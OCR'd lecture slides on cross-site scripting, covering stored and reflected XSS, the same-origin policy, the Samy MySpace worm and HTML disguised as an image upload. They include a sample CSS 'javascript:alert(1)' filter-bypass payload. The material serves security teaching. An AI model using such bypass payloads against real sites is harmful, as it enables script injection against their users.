
Stored XSS (Cross-Site Scripting)



Stored XSS (Cross-Site Scripting)




Stored XSS (Cross-Site Scripting)



Stored XSS (Cross-Site Scripting)

Stored XSS (Cross-Site Scripting)



XSS subverts the same origin policy

- Attack happens **within the same origin**
- Attacker tricks a server (e.g., `bank.com`) to send malicious script ot users
- User visits to `bank.com`

Malicious script has origin of bank.com so it is permitted to access the resources on bank.com

MySpace.com (Samy worm)

- Users can post HTML on their pages
  - MySpace.com ensures HTML contains no

    `<script>, <body>, onclick, <a href=javascript://>`

  - … but can do Javascript within CSS tags:


```
<div style="background:url('javascript:alert(1)')">
```

- With careful Javascript hacking, Samy worm infects anyone who visits an infected MySpace page
  - … and adds Samy as a friend.
  - Samy had millions of friends within 24 hours.

http://namb.la/popular/tech.html

Twitter XSS vulnerability

User figured out how to send a tweet that would automatically be retweeted by all followers using vulnerable TweetDeck apps.



Stored XSS using images

Suppose pic.jpg on web server contains HTML !

- request for http://site.com/pic.jpg results in:

```
HTTP/1.1  200 OK
…
Content-Type:  image/jpeg

<html>  fooled ya  </html>
```

- IE will render this as HTML (despite Content-Type)

- Consider photo sharing sites that support image uploads
  - What if attacker uploads an “image” that is a script?

Reflected XSS

- The attacker gets the victim user to visit a URL for `bank.com` that embeds a malicious Javascript or malicious content
- The server echoes it back to victim user in its response
- Victim's browser executes the script within the same origin as `bank.com`


Reflected XSS (Cross-Site Scripting)

Victim client


Reflected XSS (Cross-Site Scripting)

Reflected XSS (Cross-Site Scripting)


Reflected XSS (Cross-Site Scripting)



